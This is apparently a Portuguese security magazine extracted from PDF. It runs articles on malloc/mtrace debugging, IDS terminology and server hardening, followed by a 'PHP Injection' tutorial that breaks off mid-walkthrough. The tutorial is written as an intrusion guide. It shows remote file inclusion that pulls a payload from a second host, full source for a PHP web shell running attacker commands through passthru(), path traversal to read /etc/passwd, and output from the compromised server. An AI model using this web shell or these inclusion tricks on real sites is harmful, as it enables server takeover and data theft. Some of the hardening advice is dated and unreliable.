Endereço inicial de i_buffer 0x8049eb8  
Endereço atual de buffer 0x80496e1  
Endereço atual de i_buffer 0x8049ebc
```

Note que do endereço inicial de buffer para o atual, a diferença é de 1 byte, mas entre os endereços apresentados para i\_buffer, a diferença vai para 4 bytes. Com a mesma operação:

```
tmp1++;  
tmp2++;
```

lembra que tmp1 é do mesmo tipo e contém o mesmo endereço inicial que buffer, e o tmp2 o mesmo que i\_buffer.

Ao final do programa, executamos a função free() em buffer e i\_buffer para liberar a memória. Se tivéssemos incrementado diretamente estas variáveis, e perdido o controle, não teríamos como liberar este bloco de memória.

Até agora vimos duas funções, malloc() e free(), além de comentar sobre alguns erros comuns:

- Sobre o modo de acesso aos ponteiros e sua aritmética
- Sobre o erro no momento de declarar propriamente o tamanho da memória necessária
- Sobre a necessidade de manter uma referência segura ao início da memória alocada

Até aqui, a matéria é no mínimo intuitiva ao programador de linguagem C que costuma utilizar a função malloc. Acontece que nem sempre os erros são de organização. Muitas vezes, são erros de lógica, como um loop incrementando i\_buffer de 0 a 2000, no caso de ela ter sido declarada sem o cuidado de multiplicar 2000 por sizeof(int). É um erro difícil de se encontrar, pois daria um segmentation fault (falha de segmentação) ou um core dump, e um debugger iria parar no meio do loop, e não na rotina, alocando a variável de forma errônea.

Dessa forma, estariamos escrevendo em cima de outros dados válidos, podendo levar o programa a dar resultados no mínimo estranhos. Essa é a base da explicação de um buffer overflow: a falta de controle no acesso a áreas de memória.

No ambiente GNU/Linux, utilizando a Glibc2, existem alguns recursos para ajudar a manter o controle desta sequência de alocação. Existem também pacotes externos que previnem erros avisando em tempo de execução. Esses programas geralmente fornecem uma função que funciona como um wrapper, ou uma camada extra, a qual o programador chama, em vez de chamar o malloc() diretamente, ou que o programador utiliza como meio de acesso a este buffer. Claro, tudo tem seu preço, pois geralmente utilizando ponteiros, buscamos maior versatilidade e velocidade, e esses pacotes têm como preço a perda dessas características, em parte ou totalmente.

Muitos programas prometem navegar entre o código e indicar problemas em potencial, ou pontos que podem causar erros. A adoção de pequenos cuidados na prática da programação, ou revisão de código, podem poupar tempo e evitar dor de cabeça.

Para exemplificar alguns dos recursos oferecidos pela Glibc2, vamos utilizar o mtrace (parte da biblioteca), que serve para checar e verificar as declarações de alocação dinâmica.

A primeira função a ser utilizada mostra alguns dados sobre a memória do programa. No exemplo anterior, adicione a função `malloc_stats()` antes da função `free()`. O resultado deve ser semelhante a:

```
$ ./malloc1
Endereço inicial de buffer 0x8049700
Endereço inicial de i_buffer 0x8049ed8
Endereço atual de buffer 0x8049701
Endereço atual de i_buffer 0x8049edc
Arena 0:
system bytes      =     10504
in use bytes      =     10016
Total (incl. mmap): 
system bytes      =     10504
in use bytes      =     10016
max mmap regions =      0
max mmap bytes   =      0
```

Toda a saída de Arena 0 para frente foi gerada em `stderr` pela função `malloc_stats()`, e no caso deste programa, não é tão expressiva, mas em programas mais complexos, pode ajudar a melhorar a performance, o gasto de memória, além de achá-las discrepâncias. Executando a função antes e depois de uma operação envolvendo grande quantidade de alocação/de alocação de memória, é possível notar a variação de memória ocupada e, até mesmo, vazamentos ou leaks nela. Ao escrever além da fronteira da memória alocada, o programa sobrescreve informações importantes, e elas podem causar uma diferença no resultado desta função.

Algumas variáveis de sistema também podem auxiliar no debugging de código utilizando `malloc`. A principal delas é `MALLOC_CHECK_`, que quando tem seu valor em 1, avisa na saída padrão de erros (`stderr`) qualquer ocorrência do tipo de erro de consistência de heap, ou seja, heap overflows. Quando setado para 2, ela chama imediatamente a função `abort()` e encerra o programa.

Esta checagem é simples e passa por cima de alguns erros básicos, tais como chamar `free()` duas vezes em cima do mesmo indicador, ou overflow por 1 byte. Um outro modo de analisar o programa é a função `mtrace()`. Quando ativado, o `mtrace()` vai gerar um arquivo de trace das funções relacionadas com alocação até encontrar a função `muntrace()`, que desligará este recurso. Este arquivo deve ser analisado com o programa `mtrace`, que vem com a `glibc2`.

Para definir o PATH do arquivo, deve ser declarada a variável `MALLOC_TRACE`. Além disso, o programa deve ser compilado com o parâmetro `-g` e deve ser incluído o arquivo `mcheck.h` (`#include<mcheck.h>`).

Ilustrando com um exemplo:

Programa 2 - malloc2.c

```
#include <stdio.h>
#include <mcheck.h>

int main (int argc, char **argv) {
    char *buffer;
    int a;
    mtrace();
    buffer=(char *)malloc(2000 * sizeof(char));
    if (!buffer) {
        printf("Erro malloc\n");
        exit(-1);
    }
    /* limpa o buffer */
    memset (buffer, 0, 2000);
    /* preenche com letras A */
    for (a=0; a< 2000; a++) *(buffer+a)='A';
    // free(buffer);
    muntrace();
}
```

Este programa intencionalmente não libera (`free()`) a área de memória alocada. Compile com `cc malloc2.c -o malloc2 -g`, execute o comando `export MALLOC_TRACE=./trace.txt`, execute o programa e, em seguida, o comando `mtrace trace.txt`. A saída deve ser semelhante a esta:

```
$ mtrace trace.txt
```

*Memory not freed:*

Address	Size	Caller
0x080497b0	0x7d0	at 0x8048452

Além disso, outras operações serão detectadas, se for o caso. A `info page` e documentação da `glibc` provê muitas informações sobre esta interface de tracing para a alocação dinâmica de memória.

Utilizando essas informações e com um conhecimento mínimo dos procedimentos envolvidos, programas como o `mtrace`, `gdb` e códigos com maior qualidade serão gerados e, com a prática, cada vez menos serão encontradas falhas.

# IDS

## Terminologia

### Parte II

Por Fernando Giannaccari  
fernando@delta5.com.br

**N**a primeira parte do artigo, discutimos o conceito de Alertas, Consoles, Falso-Negativos e muitos outros termos que são importantes para o IDS. Na segunda e última parte de terminologia, vamos continuar no mesmo assunto, começando pela explicação dos diferentes tipos de IDS que existem hoje.

#### Categorias de IDS

Apesar de falarmos dos IDSs como se fossem uma coisa só, na verdade existem vários tipos de IDS. A lista a seguir mostra essas diferenças:

#### IDSs de Aplicativos

Os IDSs de aplicativos são detentores dos 'signatures' de intrusão para determinado tipo de aplicativo, normalmente os mais vulneráveis, como web servers, banco de dados, etc. Entretanto, muitos dos IDSs chamados de host-based, que ordinariamente olham sistemas operacionais, estão se tornando mais específicos (como os IDS de aplicativos). Um exemplo de um IDS especificadamente de aplicativo é o Intercept Web Server Edition <<http://www.intercept.com/products/wse/>>.

#### Examinadores de Integridade de Arquivos

Quando um sistema é comprometido por um atacante, frequentemente ele alterará alguns arquivos-chave para continuar tendo acesso contínuo e prevenir detecção.

Aplicando uma string criptográfica nos arquivos-chave, eles podem ser

checados periodicamente por alterações, provendo assim um nível maior de segurança.

Quando detectada uma mudança desse tipo, ele lançará um alerta. O mesmo pode ser feito para medir o quanto o sistema pode ter sido comprometido mediante a uma invasão. Alguns exemplos são os softwares Tripwire <<http://www.tripwire.org/>> e Intact <<http://www.pedestalsoftware.com/products/intact/>>.

## Host-based IDS

Este tipo de IDS monitora logs de sys/event (sistema/evento) vindos de múltiplas fontes a fim de encontrar atividades suspeitas. Os host-based IDS - também conhecidos como HOST IDS - são mais bem posicionados para detectar o mau uso de computadores vindo de internos (pessoal interno da rede) e daqueles que possivelmente se infiltraram na rede passando pelos métodos normais de detecção.

## IDS Híbrido

Com a chegada dos modernos switches, os NIDS enfrentaram um problema grande.

Numa rede com switches, o NIC (Network Information Center) funciona em modo promíscuo, entretanto o tráfego pode não ser visível a ele. Alguns switches não permitirão isso de forma alguma, fazendo com que a instalação de um NIDS convencional não seja funcional. Além disso, redes de alta velocidade significariam que muitos pacotes seriam perdidos pelo NIDS. A solução nasceu na forma do IDS Híbrido, que delega informação de um IDS para o host um passo adiante, combinando Network Node IDS (NNIDS - vide próximos tópicos) e HostIDS num único pacote.

## Network IDS (NIDS)

O NIDS monitora todo o tráfego de rede que passa no segmento onde o sensor está instalado. Ele reage a anomalias suspeitas ou atividades baseadas nas signatures do IDS. Tradicionalmente, eles eram snifters de pacotes com filtros IDS, mas hoje em dia têm que ser muito mais "inteligentes", decodificando protocolos, etc. Eles analisam cada pacote buscando por ataques (por signatures), apesar de, sob tráfego pesado, poderem começar a perder pacotes. Alguns exemplos de NIDS são o SecureNet Pro <[http://www.securitywizardry.com/N\\_ids.htm](http://www.securitywizardry.com/N_ids.htm)> e o famoso Snort <<http://www.snort.org/>>.

## Network Node IDS (NNIDS)

O NNIDS delega a função do NIDS para hosts individuais, aliviando os problemas de ambos, alta velocidade e switching.

## Personal Firewall

Também conhecido como Host Intrusion Prevention System, o firewall pessoal fica em sistemas pessoais e previne conexões não desejadas, de entrada e de saída. Apesar de não serem infalíveis, eles são bastante efetivos protegendo os hosts de ataques. Não devem ser confundidos com NNIDS. Exemplos de firewalls são o ZoneAlarm <<http://www.zonelabs.com>> e o Sygate <<http://www.sygate.com>>.

## Network Intrusion Prevention System/ Inline IDS

Ele funciona basicamente como um firewall, exceto pelo fato de trabalhar procurando por signatures IDS para aceitar ou bloquear acesso. Embora eles possam substituir um IDS, não são maduros o suficiente para substituir um FireWall.

## Host Intrusion Prevention System

Vide "Personal Firewall"

## Attack/DDOS Mitigation Tool

Um ataque DDoS é um sucesso quando consegue consumir banda suficiente a ponto de impedir que o tráfego legítimo alcance seu destino. A ferramenta reside o mais perto da Internet possível, onde a banda é maior. A idéia é bloquear o ataque DDoS enquanto ainda existe banda suficientemente não-consumida para que o ataque não tenha efeito algum ao tráfego legítimo. O melhor lugar para o produto é direto no ISP (provedor), a não ser que ele possa ser instalado onde a banda é maior que o router de borda. Assim, ele será pouco útil.

## Target-Based IDS

Este é um daqueles termos ambiguos, que significa uma coisa para uma pessoa e outra para outras. Uma definição dele é que seria um Examinador de Integridade de Arquivos, outra é que seria um NIDS que só procura pelas signatures dos ataques da rede por estar vulnerável. Na verdade, o certo seria colocar o termo em quarentena para evitar confusão.

Bibliografia: IDS - Security Focus

# Segurança levada a sério

## Dicas de como deixar seu servidor o mais seguro possível

Caso procure uma segurança boa para seu servidor, aconselho sempre a assinar a lista de anúncio dos softwares utilizados. Normalmente todos os softwares bem estáveis possuem uma lista de anúncio de bugs.

Outra precaução que deve ser tomada é a de utilizar sempre versões estáveis e caso possua mais de uma versão estável (exemplo: bind8 e bind9), procure utilizar a versão anterior, pois normalmente o seu desenvolvimento está estagnado e a probabilidade de apresentar novos bugs é menor. Utilize a última versão apenas quando você necessitar de alguma função que não exista na anterior.

### >> Algumas regras de daemons

Utilize sempre as funções de chroot jail dos daemons.

Leia sempre a documentação dos daemons, segue um exemplo de pontos que podem ser utilizados para segurança dos mais comuns:

### >> BIND

Desabilite o reporte de versão. Veja o comando version na seção options;

Utilize chaves de criptografia sempre que possível para fazer zone transfer entre servidores primários e secundários;

Bloqueie o zone transfer em todas zonas, habilite somente para os servidores secundários;

Quando utilizado dynamic update de zonas, utilize necessariamente chaves de criptografia;

Verifique o manual do comando dnssec-keygen para gerar chaves de criptografia para o BIND.

### >> ProFTPD

Utilize sempre chroot jail para todos os usuários (utilize o parâmetro DefaultRoot);

Adicionar um arquivo .forward e .rhosts com tamanho zero, owner e grupo root e nenhuma permissão, para evitar que um usuário crie um pipe para shell com o sendmail para obter acesso ao servidor;

Se não desejar possuir acesso anônimo, bloqueie o acesso adicionando o usuário ftp no arquivo /etc/ftpusers;

Caso possua usuário anônimo habilitado, verifique as permissões de acesso ao diretório incoming.

### >> Sendmail

Habilite relay apenas para o barramento local da rede,

nunca habilite para toda Internet;

Desabilite os comandos expn e vrfy (veja o parâmetro PrivacyOptions, pode-se utilizar o valor GoAway);

Desabilite o reporte de versão do daemon (verifique a variável SmtpGreetingMessage e a seção Format of headers);

Limite o número de destinatários de 10 a 30 em uma única mensagem para evitar spam;

Troque as permissões do arquivo /etc/mail/helpfile para 0, para desabilitar o comando HELP.\*

### >> Telnet

Nunca utilize o daemon de telnet. Use alternativas como o OpenSSH.

### >> OpenSSH

Desabilite login de root via SSH (veja o parâmetro PermitRootLogin);

Bloqueie os IP's que podem acessar o serviço na configuração do mesmo ou utilizando filtro em Firewall;

Procure utilizar quando possível a função sftp do openssh para transferir arquivos.

### >> Apache

Desabilite o reporte de versão do daemon;

Procure fazer páginas de erros personalizadas;

Desabilite o recurso de DirectoryIndex. Habilite-o somente nos diretórios que necessitar;

Habilite somente as funções que necessitar, desabilite sempre as funções que não estão em uso;

Procure executar o daemon com um usuário http e grupo http. Não utilize o usuário e grupo daemon.

### >> Regras para usuários shell

Algumas regras devem ser levadas em consideração quanto a usuários com acesso à shell:

Usuários com acesso à shell não devem possuir acesso a e-mail e ftp, caso necessitem transferir arquivos, utilize o sftp. Inclua esses usuários na lista de bloqueados de ftp (arquivo /etc/ftpusers); Usuários de e-mail devem possuir o home como /dev/null e o shell como /dev/null. Crie um grupo para usuários de mail, normalmente, eu utilizo o grupo mailonly;

Caso queira utilizar e-mails para usuários com acesso à shell com o mesmo nome, crie uma conta de e-mail e redirecione no arquivo /etc/mail/aliases, a conta de shell para a conta de e-mail. Estas medidas são importantes, pois os serviços de FTP e POP normalmente não possuem nenhuma criptografia para informar a senha. Se a senha for a mesma do acesso à shell, um usuário que tenha monitorado uma conexão terá acesso ao servidor.

### >> Regras para acesso ao root

Os usuários que podem obter acesso ao root devem ser configurados da seguinte forma:

Nunca utilize uid e/ou gid 0 em usuários, apenas o root deve possuir este uid/gid;

Edito o arquivo /etc/login.defs e altere a opção SU\_WHEEL\_ONLY para yes. Adicione no grupo root (caso utilize PAM, adicionar ao grupo wheel), no arquivo /etc/group apenas os usuários que podem requisitar privilégios de root;

Edito o arquivo /etc/security e desabilite o login de root em quaisquer terminais, exceto o console. Utilize sempre um usuário comum e o comando su (para executar o profile do usuário requisitado, utilize: su).

Estas regras servem em primeiro lugar para trazer uma segurança extra ao servidor, pois somente usuários que estiverem no grupo de root terão permissão para requisitar seus privilégios. O bloqueio de login direto ao root no servidor evita que mesmo uma pessoa que saiba a senha de root, tenha acesso ao servidor. A utilização do usuário comum para requisitar privilégios de root ainda traz vantagens em caso de auditoria, pois sempre ficará registrado as requisições e o usuário que originou a requisição.

### >> Regras de Firewall

Procure sempre utilizar um filtro de pacotes no servidor. Segue as regras básicas de configuração que todos servidores devem possuir:

Filtre pacotes ICMP para endereços base e broadcast da rede para evitar ataques de smurf e fraggle;

Filtre o recebimento de pacotes ICMP tipo timestamp-request e address-mask-request;

Filtre pacotes com origem 127.0.0.0/8, que não seja na interface lo (loopback);

Filtre pacotes de redes inválidas. São elas: 192.168.0.0/16, 10.0.0.0/8 e 172.16.0.0/12;

Caso utilize DNS, filtre a porta 53/TCP e habilite somente para os servidores de DNS secundários. Esta porta é utilizada apenas para transferência de zonas (não bloquee a porta 53/UDP);

Caso utilize servidor SQL que recebe requisições somente do servidor local, filtre as portas do mesmo;

Verifique as portas abertas no servidor, elimine quaisquer serviços que não estejam sendo utilizados, por exemplo: daytime,

chargen, time, telnet, rshell, rlogin, talk, ntalk, finger, systat, netstat e auth. Você pode verificar as portas que estão sendo utilizadas com o comando: netstat -nap | grep "0.0.0.0:\*

Desabilite sempre que possível os serviços RPC, inclusive o portmap;

Inicialize as regras de Firewall sempre antes de levantar as interfaces de rede.

Caso necessite saber qual daemon roda em uma determinada porta/protocolo, verifique em /etc/services.

### >> Segurança adicional no kernel

Caso procure mais segurança ainda, você pode utilizar patches para o kernel que dificultam buffer overflow, GCC trampolines, restrição de links no /tmp, restrição de fifos no /tmp, restrição de acesso ao /proc (usuários normais enxergam somente seus processos), restrição de chroot, restrição de ptrace, log, bloqueio extra de rede, etc.

### >> Os patches que recomendo são

Linux kernel patch from Openwall Project: <http://www.openwall.com/linux/>;

HAP-Linux patch (apenas para kernel da série 2.2): <http://www.theaimsgroup.com/~hlein/hap-linux/>.

Recomendo que sempre utilize kernel 2.2.x em servidores, pois possui mais opções de segurança, além de ser menor. Deixe a série 2.4.x para estações de trabalho.

### >> Protegendo os executáveis do sistema e o kernel

Os arquivos binários (executáveis) do sistema devem ser protegidos contra a alteração dos mesmos, para evitar a instalação de backdoors ou trojans. Um cuidado adicional deve ser dado ao kernel do sistema, para que não sejam instalados backdoors do tipo LKM.

Um programa muito bom para ajudar nestas funções é o Samhain, que pode ser encontrado no endereço <http://la-samhna.de/samhain/>. Ele ainda possui um sistema de administração segura de logs e uma interface de administração centralizada.

### >> Considerações finais

Leia sempre a documentação dos daemons que serão utilizados, pesquise na documentação a seção de segurança. Sempre que possível, utilize criptografia. Desabilite qualquer serviço que não seja vital ou não esteja em uso.

Caso deseje, sinta-se à vontade para enviar dúvidas, questões e dicas para mim

# PHP Injeção

## Como os sistemas

Hoje em dia, é comum a utilização de linguagens como a PHP para a construção de portais e sites dinâmicos em todo o mundo. Essa técnica oferece um meio de interagir com o web site e outros usuários, tendo um meio de troca de informações, notícias, etc. O maior problema desses sites dinâmicos são as diversas maneiras de se explorar o sistema. Explorar uma brecha no sistema a partir de um site rodando arquivos PHP pode se intitular PHP Injection. Como o próprio nome já diz, injeção de Códigos em PHP, mas antes de já chegarmos invadindo, vamos dar uma olhada e entender por que e como a brecha acontece.

Na PHP temos um recurso chamado include, o qual nos permite incluir um arquivo inteiro dentro de uma página já pronta. É muito usado em páginas nas quais existe um layout pré-definido e o conteúdo central é dinâmico.

```
exemplo1.php:  
<html>  
<head>  
</head>  
<body>  
<?php  
    include("arquivo.php");  
<?  
</body>  
</html>
```

# Sabendo PHP são burlados

Neste exemplo, quando a página exemplo1.php fosse processada pelo servidor web, todo o conteúdo de arquivo.php seria processado pelo servidor e colocado em exemplo1.php. Vamos supor que o arquivo.php fosse escrito desta forma:

```
<?php  
echo "<div>Data Chaos - #datachaos</div>";  
?>
```

A função echo da PHP exibe na página web qualquer coisa que seja inserida nela. Então, ao abrirmos a página exemplo1.php, a PHP a processaria. Nesta página, a função include incluiu uma página em PHP (arquivo.php), que por sua vez também é processada fazendo com que o código fique desta maneira:

```
exemplo1.php:  
<html>  
<head>  
</head>  
<body>  
<div>Data Chaos - #datachaos</div>  
</body>  
</html>
```

O código-fonte da página não é alterado, pois ela simplesmente executa a PHP no servidor e retorna a saída no seu navegador.

Com isso, vamos ao que interessa: a função include permite que façamos inclusões remotas, ou seja, poderemos incluir arquivos no código PHP, mesmo que estes não estejam no servidor onde a página se encontra.

```
Exemplo:  
<php  
include("http://qualquerserver/  
pagina.php");  
?>
```

Logo, a inclusão remota de arquivos é a base principal para conseguirmos acesso à máquina remotamente. Vamos ver mais abaixo como injetar um código malicioso na página a ser invadida. Muito programadores de PHP de hoje aprenderam a linguagem por meio de revistas, que por sinal oferecem cursos bons, mas não dão uma visão ampla sobre as medidas de segurança que devem ser

tomadas ao se programar uma página PHP.


Geralmente a função include é usada com o intuito de agilizar a exibição de uma página. É criado um layout estático, no qual somente o conteúdo muda e, para isso, o programador tem que definir uma variável, para que esta possa receber o valor na qual será incluída no layout estático.

```
cobaia.php:  
<html>  
<head>  
</head>  
<body>  
<div>Antes de incluir</div>  
<?php  
include($corpo);  
?>  
<div>Depois de incluido</div>  
</body>  
</html>
```

Neste exemplo, usei a função include e como parâmetro adicionei a variável \$corpo. Essa variável receberá um valor e tentará incluir o arquivo com o nome que foi passado para ela. Vamos ver como ficaria:

<http://127.0.0.1/cobaia.php?corpo=exemplo.php>

Ao passar o parâmetro corpo=exemplo.php, estamos indicando que a PHP inclui o arquivo exemplo.php no código-fonte da página.



A partir de agora, por convenção, vamos usar o ip/host 127.0.0.1 como o servidor no qual o atacante quer ganhar acesso, o 192.168.0.2 como o ip/host no qual o exploit está hospedado e localhost para o ip/host do atacante.

Vamos simular uma inclusão remota de arquivo: o código usado na simulação é idêntico ao cobaia.php e foi usado o arquivo.php como descrito acima.

<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/arquivo.php>

Muitas vezes, vamos nos deparar com outras formas de uso do include.

```
<?php
    include($corpo . ".php");
?>
```

O ponto logo após \$corpo e antes de .php é usado para concatenar strings.

Agora o usuário não precisa mais passar como parâmetro a extensão do arquivo:

<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/arquivo>

Antes de incluí-lo, será adicionado .php no final da variável \$corpo, tornando-a assim:

```
<?php
    include("http://192.168.0.2/arquivo.php");
?>
```

Esta forma é bastante comum e pretende facilitar a vida do programador, mas isso traz vários problemas em potencial quando se trata de inclusão de arquivos remotos sobre o ponto de vista do atacante.

Se o invasor estiver rodando seu servidor web com PHP ativo, ele não vai poder usar esta técnica, já que todo o conteúdo php seria pré-processado na máquina do atacante e a resposta é apenas incluída no servidor-alvo. O que nós queremos é que o servidor-alvo execute as instruções PHP que queremos.

Por isso, a partir de agora, não vamos mais usar extensões .php. Podemos usar qualquer uma que não seja pré-processada pelo servidor web que vai hospedar o nosso exploit. Escolhemos .gif, mas você pode usar qualquer tipo de extensão: .txt, .bmp, .jpg.

Existe uma forma de se conseguir burlar este tipo de declaração do include. Você terá que usar a seguinte construção:

<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/xpl.gif>


^

Com este ponto de interrogação logo após xpl.gif, você conseguirá o efeito desejado. Antes de fazer a inclusão, a PHP ficaria assim:

```
<?php
    include("http://192.168.0.2/
xpl.gif?.");
?>
```

Tudo o que vier depois do ponto de interrogação será descartado pelo servidor 192.168.0.2, sendo possível assim descarregar o xpl.gif para dentro do servidor-alvo.

Portanto, a partir de agora, vamos sempre usar este ponto de interrogação, já que pode ser usado nos dois casos.



Existem outras formas de construção comuns também para o include, uma delas seria:

```
cobaia2.php:
<?php
    include("/var/www/htdocs/" . $corpo);
?>
```

Agora, se tentarmos incluir algo desta forma:

<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/xpl.gif> resultaria em um erro porque o servidor não conseguia fazer a inclusão de:

```
<?php
    include("/var/www/htdocs/http://
192.168.0.2/xpl.gif?");
?>
```

Infelizmente, nossas chances de conseguir incluir arquivos remotamente agora caíram a zero, mas ainda é possível tirar vantagem desta situação se tentarmos a seguinte construção:

<http://127.0.0.1/cobaia.php?corpo=../../../../etc/passwd>

Na hora do include, ficaria assim:

```
<?php
    include("/var/www/htdocs/../../../../etc/
passwd");
?>
```

Permitindo assim que possamos ler qualquer arquivo no servidor no qual tenhamos permissão para isso. Apenas arquivos como .php não poderiam ser lidos, já que seriam processados pelo servidor nos impedindo de ver o código-fonte.

Ler arquivos sensíveis como o /etc/passwd é essencialmente interessante para lançar ataques futuros, já que agora você possui uma lista de todos os usuários do computador. Com isso, você pode tentar adivinhar senhas com ferramentas automatizadas em daemons como SSH ou telnet.

Você também pode ler arquivos como o /etc/issue (no caso do Linux) para determinar qual versão e distribuição o servidor-alvo roda (Red Hat 7.3, SuSE 8.0, Slackware 8.1) e assim lançar um ataque com maior grau de precisão.

Já sabemos como incluir um script de PHP remotamente. Poderemos criar um script malicioso para que seja executado dentro da página.


Abaixo segue um exemplo:

```
<CENTER>
<H2 style="color: #FF0000">Data Cha0s CMD</H2>
<TABLE border="1" cellpadding="0" cellspacing="0" width="600" height="20">
<TR>
    <TD width="600" height="20" valign="center">
<PRE>
<FONT face="verdana" size="2">
<?php

// CMD - To Execute Command on File
Injection Bug
if (isset($chdir)) @chdir($chdir);

ob_start();
passthru("$cmd");
$output = ob_get_contents();
ob_end_clean();

if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<", "&lt;", $output));
?>
</FONT>
</PRE>
```




```
</TD>
</TR>
</TABLE>
</CENTER>
```

Este código foi obtido na Internet, mas fizemos algumas modificações nele. Destacamos a função passthru, pois é ela que nos permite executar comandos para o servidor no qual estamos fazendo a injeção do código. A função usa a variável \$cmd para armazenar os comandos e enviá-los ao sistema. Para usá-la, devemos utilizar a seguinte sintaxe:


`http://127.0.0.1/index.php?corpo=http://192.168.0.2/xpl.gif?&cmd=cat /etc/issue`

Dica: Sempre que for usar um caractere de espaço, o substitua por %20 ou pelo símbolo de mais.



O símbolo & é um delimitador de parâmetros para index.php. Portanto, nem ele nem o resto subsequente é passado para a função include, ficando desta forma:

```
<?php
    include("http://192.168.0.2/xpl.gif?");
?>
```



O CMD será passado como forma de variável contendo o comando a ser executado no servidor-alvo, que será interpretado pelo xpl.gif que foi incluído no index.php.


Vamos então fazer a simulação da inclusão remota no servidor-alvo:

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=cat%20/etc/issue
```

Neste exemplo, usamos o comando cat /etc/issue e o resultado foi:

```
Welcome to Linux Slackware 9.0.0
Kernel on an
```

Logo, já conhecemos o sistema operacional onde injetamos o código. Agora vamos verificar a versão do kernel e o ID:  
<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/xpl.gif?&cmd=id;uname -a>



O que foi mostrado na tela:

```
uid=99(nobody) gid=98(nobody) groups=98(nobody)
Linux dcha0s 2.4.20 #2 Mon Mar 17 22:02:15 PST 2003 i586
unknown
```

Já sabemos qual o nosso ID e a versão do kernel. Vamos agora executar um ls -al para verificar os arquivos no servidor:

